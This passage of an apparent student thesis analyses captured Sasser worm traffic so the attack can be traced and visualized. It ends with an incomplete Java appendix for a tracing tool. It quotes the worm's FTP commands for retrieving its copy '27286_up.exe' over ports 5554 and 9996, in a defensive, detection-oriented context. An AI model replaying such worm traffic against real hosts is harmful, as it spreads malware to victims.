
get 27286_up.exe
bye

C:\WINDOWS\

```

Figure 4.19: Payload of Suspicious Traffic at Port 9996 in Dataset 2

Based on the Figure 4.19, the malware has sent a payload to 192.112.110.144. The FTP port 5554 is opened to allow malware to connect with this port and send its copy through FTP server. 192.112.110.144 is asked to get 27286_up.exe through GET request. The file contains the malware copy and the malware wants the victim to download. Figure 4.20 shows the payload from the suspicious network sample at port 5554.



```

220 OK
USER anonymous
331 OK
PASS bin
230 OK
PORT 192,112,110,144,11,193
200 OK
RETR 27286_up.exe
150 OK
226 OK
QUIT

```

Figure 4.20: Payload of Suspicious Traffic at Port 5554 in Dataset 2

Figure 4.20 shows the payload from the first sample suspicious network traffic at port 5554. RETR request asks the server to send the file contains malware copy over an established connection. The OK status for code 226 means the server has fulfilled the request. The malware copy with name 27286_up.exe is sent after it is successfully written to the server's TCP buffers by 192.112.112.200 to 192.112.110.144.

Sasser worm's attribute identification process

Based on the results from the previous processes, the malware attributes are identified and shown in Table 4.5 and Table 4.6

Attributes from the sample of suspicious network traffic at port 9996

Table 4.5 shows the malware attributes identified in the suspicious network traffic at port 9996.

Table 4.5: Malware Attributes of Suspicious Traffic at Port 9996 in Dataset 2

Attribute	Data
Source IP address	192.112.112.200
Destination IP address	192.112.110.144
Source port	4876
Destination port	9996
Request method	GET
Data sent	27286_up.exe

Based on Table 4.5, the source IP address (192.112.112.200) is the IP where the packet originates. The destination IP address (192.112.110.144) is the IP address where the packet is sent to. Source port for this packet is 4876. The packet is sent to the destination port which is port 9996. The GET request method is used to send the data. The data that have been sent is 27286_up.exe which is malware copy. Next, Table 4.6 shows the attributes found from the suspicious network traffic at port 5554.

Attributes from the sample of suspect network traffic at port 5554

Table 4.6 shows the malware attributes identified from the first suspicious network traffic at port 5554.

Table 4.6: Malware Attributes of Suspicious Traffic at Port 5554 in Dataset 2

Attribute	Data
Source IP address	192.112.110.144
Destination IP address	192.112.112.200
Source port	3008
Destination port	5554
Request method	RETR
Data sent	27286_up.exe

Based on Table 4.6, the source IP address (192.112.110.144) is the IP where the packet originates. The destination IP address (192.112.112.200) is the IP address where the packet is sent to. Source port for this packet is 3008. The packet is sent to the destination port which is port 5554. The RETR request method is used to retrieve the data. The data that have been retrieved is 27286_up.exe which is malware copy.

4.4.3 Overall Analysis

Overall analysis for this experiment are shown in Table 4.7.

Table 4.7: Overall Analysis for Both Datasets

Parameter	Description
Source port	3940, 4876, 3008, 3024 (random)
Destination port	445,9996, 5554 (fix for both datasets)
Request method	GET, RETR
Data sent/retrieved	"*_up.exe" (malware copy)

Based on Table 4.7, all the analysis has been done on Dataset 1 and Dataset 2. The attributes that can be collected are source IP address, destination IP address, source port, destination port, request method and data sent and retrieved. All attributes can be found in the network traffic and will be selected to be used for Sasser worm parameter. Source and destination IP address can determine the attacker and the victim if there have malicious traffic.

The request method represents the method for data transmission. The attacker may use GET request or the FTP server to send malware. However, GET request is might not be used in some cases and it is not suitable to be used as a parameter. RETR request is the request method to retrieve the malware copy. RETR request can be used to confirm the attack.

Source port that have been determine are random which are 3940, 4876, 3008 and 3024. However, the destination port are remains the same for all datasets. Port 445 are the destination port for scanning random IP addresses to search for vulnerable to the LSASS vulnerability. Port 9996 is used to send malware copy. Port 5554 is used to retrieve malware copy. Both ports 9996 and 5554 are usually used by Sasser worm as the FTP server and remote shell. Therefore, all communication using these ports should be a suspicious. Data sent and retrieved also can be the attribute to confirm the attack because the data is the malware copy. As a conclusion, the destination port, request method and data sent and retrieved are the attributes that will be used to construct visualization algorithm.

4.4.4 Attack Pattern Generation

The attack pattern of the Sasser worm obtained from the analysis of Dataset 1 and Dataset 2 is illustrated in Figure 4.21.




Figure 4.21: Attack Pattern of Sasser Worm

Based on Figure 4.21, the attack pattern consists of three attack steps which are scan, exploit and impact. The victim's port and IP address are scanned to find vulnerable port and IP address to be exploited. In exploit step, the attacker will exploit by install FTP server at port 5554 and remote shell at port 9996. The impact is where the malware copy is sent or retrieved through request method GET and RETR.

4.5 Visualization Algorithm Design

Figure 4.22 shows the visualization algorithm represented in flowchart.




Figure 4.22: Flowchart of Visualization algorithm

Based on Figure 4.22, the visualization algorithm contain visualization module. The visualization module will trace the malware attributes in the network traffic data and visualize it in the form of matrix table.

4.6 Summary

In this chapter, the experiment approach, data analysis process, analysis of Sasser worm attack and visualization algorithm design have been discussed. Each step of the experiment is explained. The analysis of captured network traffic is done to determine the attack pattern and the attributes for Sasser worm. The visualization algorithm is designed and represented in flowchart. The next chapter will discuss the implementation of this project and the visualization algorithm will be developed.

CHAPTER V

IMPLEMENTATION

5.1 Introduction

The previous chapter discussed on the design of the network traffic data collection experiment, visualization algorithm design and analysis of the Sasser worm attack in the network traffic. This chapter will discuss about the visualization prototype architecture and visualization module.

5.2 Visualization Prototype Architecture

Figure 5.1 shows the visualization prototype architecture.




Figure 5.1: Visualization Prototype Architecture

Based on Figure 5.1, the user will input the dataset in text file format. The system will trace all suspicious traffic and display it in the matrix table form.

5.2.1 Visualization Module

Visualization module will trace all malicious traffic in the dataset based on the port number that has been entered by user. The flowchart and algorithm of the visualization process are shown in Figure 5.2 and Figure 5.3.




Figure 5.2: Flowchart of Visualization Process

```

Start
    IF Destination port == "445"
    IF Destination port == "5554" || Destination port == "9996"
        THEN
            Display traced suspicious traffic
            Display malware behavior matrix
        ELSE
            Display attack not detected
    End

```

Figure 5.3: Algorithm of Visualization Process

Based on Figure 5.2 and Figure 5.3, the system will find all the traffic that contains the port number that has been entered by the user. If the destination port is 445 the system will find the traffic and display only the source IP that do the scanning activity and display it as scan trace category. If the destination port is 5554 and 9996, the system will find all the traffic that contains malware copy and display the information in involved frame includes source and destination IP as exploit and impact trace category. Finally, if all the port number is successfully traced from the dataset, the overall information will be displayed in matrix table form.

5.3 Summary

This chapter discussed on the visualization prototype architecture and visualization module. The flowchart and algorithm of each process involve in the module are described. The testing of the visualization algorithm will be discussed in the next chapter.

CHAPTER VI

TESTING

6.1 Introduction

The implementation of the project includes visualization prototype and visualization module have been discussed in the previous chapter. In this chapter, the testing of the visualization algorithm will be discussed. The test plan, test strategy, test dataset and test result also will be discussed.

6.2 Test Plan

Test plan is done to make sure that all the process works well and the result obtained is efficient. The function of visualization algorithm is to visualize all the behavior of Sasser worm attack that present in the datasets. The test plan of visualization algorithm is shown in Figure 6.1.




Figure 6.1: Test Plan of Visualization Algorithm

Based on Figure 6.1, two datasets namely Dataset 1 and Dataset 2 are used during the testing process. The datasets are the network traffic file that consists of the Sasser worm attack. Each dataset will be input to the visualization algorithm. If all

the ports are identified in the dataset, the Sasser worm behavior will be visualized based on the attack pattern and other attributes that found in the datasets.

6.3 Test Environment

The testing process is carried out by using a notebook computer that runs Windows 8 operating system with Intel Core i5 processor with 1.80 GHz processor speed and 4.00 GB memory. Java Eclipse software is installed in the notebook to develop the visualization algorithm. The visualization algorithm will be run directly using Java Eclipse software.

6.4 Test Strategy

The visualization algorithm will be tested with two different datasets. The datasets will be exported into text file (.txt) format to be used in visualization algorithm.

6.5 Test Result

This section will discuss on result obtained from the visualization algorithm testing that has been performed on the datasets namely Dataset 1 and Dataset 2.

6.5.1 Dataset Result Analysis

The results obtained from Dataset 1 and Dataset 2 are shown.

Dataset 1 Result

The Dataset 1 visualization test result is shown in Figure 6.2 and Table 6.1.




Figure 6.2: Test Result for Dataset 1

Table 6.1: Analysis of Test Result for Dataset 1

Dataset	Details
Dataset 1	<p>IP addresses 192.112.111.104 (attacker) 192.112.112.200 (victim, attacker) 192.112.100.31(victim)</p> <p>Port 445 (scan) 9996 (exploit) 5554 (exploit)</p> <p>Request method “RETR” found (impact) “GET” found (impact)</p> <p>Malware copy “*_up.exe” found (impact)</p>

Based on Figure 6.2 and Table 6.1, Sasser worm attack is successfully traced. In this dataset, there are two attackers. The host with IP address 192.112.111.104 is the true attacker where it done scanning activity to find vulnerable host at port 445.

The host with IP address 192.112.112.200 is the victim as it have received RETR and GET request from the attacker to retrieve and download the malware copy namely “*_up.exe”. It also have fully infected as it also do some scanning activity and try to exploit other host by sending RETR request to host with IP address 192.112.100.31. The matrix table of malware behavior also displayed. Test result for Dataset 2 will be described in the next session.

Dataset 2 Result

The Dataset 2 visualization test result is shown in Figure 6.3 and Table 6.2.




Figure 6.3: Test Result for Dataset 2

Based on Figure 6.3 and Table 6.2, Sasser worm attack is successfully traced. In this dataset, the host with IP address 192.112.112.200 is the true attacker where it done scanning activity to find vulnerable host at port 445. The host with IP address 192.112.110.144 is the victim as it have received RETR and GET request from the attacker to retrieve and download the malware copy namely “*_up.exe”. It also have

fully infected as it also do some scanning activity. The matrix table of malware behavior also displayed.

Table 6.2: Analysis of Test Result for Dataset 2

Dataset	Details
Dataset 2	<p>IP addresses 192.112.112.200 (attacker) 192.112.110.144 (victim)</p> <p>Port 445 (scan) 9996 (exploit) 5554 (exploit)</p> <p>Request method “RETR” found (impact) “GET” found (impact)</p> <p>Malware copy “*_up.exe” found (impact)</p>

6.6 Summary

In conclusion, Sasser worm attack in both datasets are successfully visualized based on their attributes as the attackers and victims can be traced based on the output which is matrix table of the visualization algorithm. The next chapter is the conclusion of the project.

CHAPTER VII

CONCLUSION

7.1 Introduction

The previous chapter discussed on the testing process and the test result obtained. This chapter will conclude all the works that have been done in the project. This project consists of literature review, methodology, design, implementation and testing. Project limitation and future works will be discussed in this chapter.

7.2 Project Summarization

This project has achieved the both objectives. The first objective of this project namely PO1 which is to analyze malware behavior. PO1 is achieved in Chapter II by doing literature review on the behavior of the malware. Besides that, PO1 is achieved in Chapter IV by analyzing the behavior of the Sasser worm and their attributes that can be used to visualize the Sasser worm attack. Therefore, project contribution namely PC1 which is malware behavior for visualize malware attack is achieved.

The second project objective namely PO2, which is to construct matrix for malware behavior visualization is achieved in Chapter V by developing visualization

algorithm. Thus, the second project contribution namely PC2 which is the visualization of malware behavior using matrix is achieved. This will benefit the non-technical person to understand the malware behavior and also can help in the investigation process.

The problem of difficulty in understanding the malware behavior can be solved as this project objective is achieved. The non-technical viewers can use this matrix to associate how the malware take the action to attack and what attribute used. Besides that, this project also cover on tracing all the IP address that might be involve in the attack. Therefore, this information can be used to analyze and investigate the malicious activities to find the real attacker.

In conclusion, the analysis on malware and visualization have been done to select the malware and the technique that will be used in the project. Based on the literature review that has been done, all the current visualization of the malware behavior is too complex and hard to understand by the non-technical viewer. This project consist of seven phases which are literature review phase, data collection phase, data analysis phase, design phase, algorithm development phase, testing phase and documentation phase.

In design chapter consists of the experiment design and approach, data analysis process, analysis of Sasser worm attack and visualization algorithm design. The experiment is carried out to collect the data which is network traffic data. The network traffic analysis is done to obtain malware attribute and the attack pattern of Sasser worm. All the attributes will be used to test the visualization algorithm.

The test plan and test strategy is discussed in testing chapter. The results obtained are described and discussed. The purpose of testing the visualization algorithm is to verify that the output of the algorithm is in the form of matrix table which include all the information that can easily understand by the non-technical viewers.

7.3 Project Limitation

1. *Only focus on Visualization Sasser worm attack*

This visualization algorithm may not suitable for other malware types as the main focus of the analysis is on the Sasser worm attack.

2. *Size of dataset is too large*

The datasets are too large to be executed in the prototype. This can take more time to get the result from the prototype. Thus, the datasets have to be divided into smaller parts.

7.4 Future Works

1. *Develop the algorithm that able to visualize other malware attack*

The visualization algorithm can be developed by adding more modules that can visualize other types of malware. This can be done by analyzing and identifying the common parameters of other types of malware.

2. *Enhance the user interface*

The user interface can be enhanced to become more attractive and user friendly.

REFERENCES

- AV-Test. (2015). Security Report 2015/16. https://www.av-test.org/fileadmin/pdf/security_report/AV-TEST_Security_Report_2015-2016.pdf. Retrieved from https://www.av-test.org/fileadmin/pdf/security_report/AV-TEST_Security_Report_2015-2016.pdf
- Band, D., & Antenna, S. (2014). Jurnal Teknologi, *1*, 119–122.
- Brunner, M., Fuchs, C. M., & Todt, S. (2012). Integrated Honeypot based Malware Collection and Analysis A Survey on Current Malware, 1–13.
- Grégio, A. R. A., & Santos, R. D. C. (2011). Visualization techniques for malware behavior analysis, *8019*, 801905. <https://doi.org/10.1117/12.883441>
- Jiang, X., Wang, X., & Xu, D. (2010). Stealthy malware detection and monitoring through VMM-based “out-of-the-box” semantic view reconstruction. *ACM Transactions on Information and System Security*, *13*(2), 1–28. <https://doi.org/10.1145/1698750.1698752>
- Kramer, S., & Bradfield, J. C. (2010). A general definition of malware. *Journal in Computer Virology*, *6*(2), 105–114. <https://doi.org/10.1007/s11416-009-0137-1>
- Makandar, A., & Patrot, A. (2015). Overview of Malware Analysis and Detection, (Nckite), 35–40.
- McGraw, G., & Morrisett, G. (2000). Attacking malicious code: A report to the Infosec Research Council. *IEEE Software*, *17*(5), 33–41. <https://doi.org/10.1109/52.877857>
- Rutkowska, J. (2006). Introducing Stealth Malware Taxonomy. *COSEINC Advanced Malware Labs*, (November), 1–9.
- Science, I. (2010). Institutionen för datavetenskap Final thesis Automatic behavioral analysis of malware Tiziano Santoro.
- Sikorski, M., & Honig, A. (2012). *Practical Malware Analysis*. No starch press. <https://doi.org/10.1017/CBO9781107415324.004>
- Nataraj, L., Karthikeyan, S., Jacob, G., and Manjunath, B. 2011. Malware Images: Visualization and Automatic Classification. Proceedings of Visualization for Cyber Security (VizSec). 2011: 1–7
- Trinius, P., Holz, T., Gobel, J., and Freiling, F. C. 2009. Visual Analysis of Malware Behavior Using Treemaps and Thread Graphs. 6th International Workshop on Visualization for Cyber Security, 2009 (VizSec 2009). Oct 2009. 33–38.
- Quist, D. A. and Liebrock, L. M. 2009. Visualizing Compiled Executables for Malware Analysis. In International Workshop on Visualization for Cyber Security (VizSec). 27–32.

APPENDIX

```
import java.awt.EventQueue;
import java.awt.EventQueue;
import java.awt.event.ActionEvent;
import java.awt.event.ActionListener;
import java.io.BufferedReader;
import java.io.File;
import java.io.FileReader;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.ArrayList;

import javax.swing.JButton;
import javax.swing.JFileChooser;
import javax.swing.JFrame;
import javax.swing.JLabel;
import javax.swing.JScrollPane;
import javax.swing.JTextArea;
import javax.swing.JProgressBar;

public class MalwareTracer extends JFrame {

    private static final long serialVersionUID = 1L;
    private JFrame frame;
    private JTextArea textArea;
    private JButton btnChooseFile;
    private JLabel lblPath;
    private JLabel lblNewLabel;
    private JScrollPane scrollPane;
    private JProgressBar progressBar;

    String port9996 = "";
    String port5554 = "";
    String port445 = "";

    String path = "";

    String srcIp445 = "";
    ArrayList<String> srcIp9996 = new ArrayList<String>();

    double d = 0.0;

    public static void main(String[] args) {
        EventQueue.invokeLater(new Runnable() {
            public void run() {
                try {
                    MalwareTracer window = new
MalwareTracer();

                    window.frame.setVisible(true);
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        });
    }
}
```

```

public MalwareTracer() {
    initialize();
}

private void initialize() {
    frame = new JFrame("Malware Tracer & Visualizer");
    frame.setBounds(100, 100, 1000, 600);
    frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
    frame.getContentPane().setLayout(null);

    scrollPane = new JScrollPane();
    scrollPane.setBounds(60, 138, 900, 332);
    frame.getContentPane().add(scrollPane);

    textArea = new JTextArea();
    scrollPane.setViewportView(textArea);

    JLabel lblResult = new JLabel("Result : ");
    lblResult.setBounds(60, 113, 460, 14);
    frame.getContentPane().add(lblResult);

    JButton btnNewButton = new JButton("Trace");
    btnNewButton.addActionListener(new ActionListener() {
        public void actionPerformed(ActionEvent arg0) {
            textArea.setText("Tracing in progress..Please
Wait!");

            port9996 = "";
            port5554 = "";
            port445 = "";
            srcIp445 = "";
            srcIp9996.clear();

            FileReader fr;
            File file = new File(path);

            d = 0.0;

            try {
                fr = new FileReader(file);
                BufferedReader br = new
BufferedReader(fr);

                String line;

                while ((line = br.readLine()) != null) {
                    d++;
                }

                br.close();
            } catch (Exception e) {
            }

            new Thread(new Runnable() {

                @Override

```

```

        public void run() {
            s1();
        }
    }).start();

}

});
btnNewButton.setBounds(352, 511, 89, 23);
frame.getContentPane().add(btnNewButton);

btnChooseFile = new JButton("Choose File");
btnChooseFile.addActionListener(new ActionListener() {
    public void actionPerformed(ActionEvent e) {
        chooseFile();
    }
});
btnChooseFile.setBounds(526, 84, 109, 23);
frame.getContentPane().add(btnChooseFile);

lblPath = new JLabel("Path :");
lblPath.setBounds(60, 88, 46, 14);
frame.getContentPane().add(lblPath);

lblNewLabel = new JLabel("");
lblNewLabel.setBounds(99, 88, 389, 14);
frame.getContentPane().add(lblNewLabel);

progressBar = new JProgressBar(0, 100);
progressBar.setBounds(159, 481, 563, 14);
progressBar.setStringPainted(true);
frame.getContentPane().add(progressBar);

JLabel lblProgress = new JLabel("Progress :");
lblProgress.setBounds(60, 481, 89, 14);
frame.getContentPane().add(lblProgress);
}

public void s1() {
    FileReader fr;
    File file = new File(path);

    int c = 1;

    try {
        fr = new FileReader(file);
        BufferedReader br = new BufferedReader(fr);
        String line;

        while ((line = br.readLine()) != null) {

            if (line.contains("up.")) {

                String line1 =
Files.readAllLines(Paths.get(path)).get((c - 9));
                String line2 =
Files.readAllLines(Paths.get(path)).get((c - 10));

                if
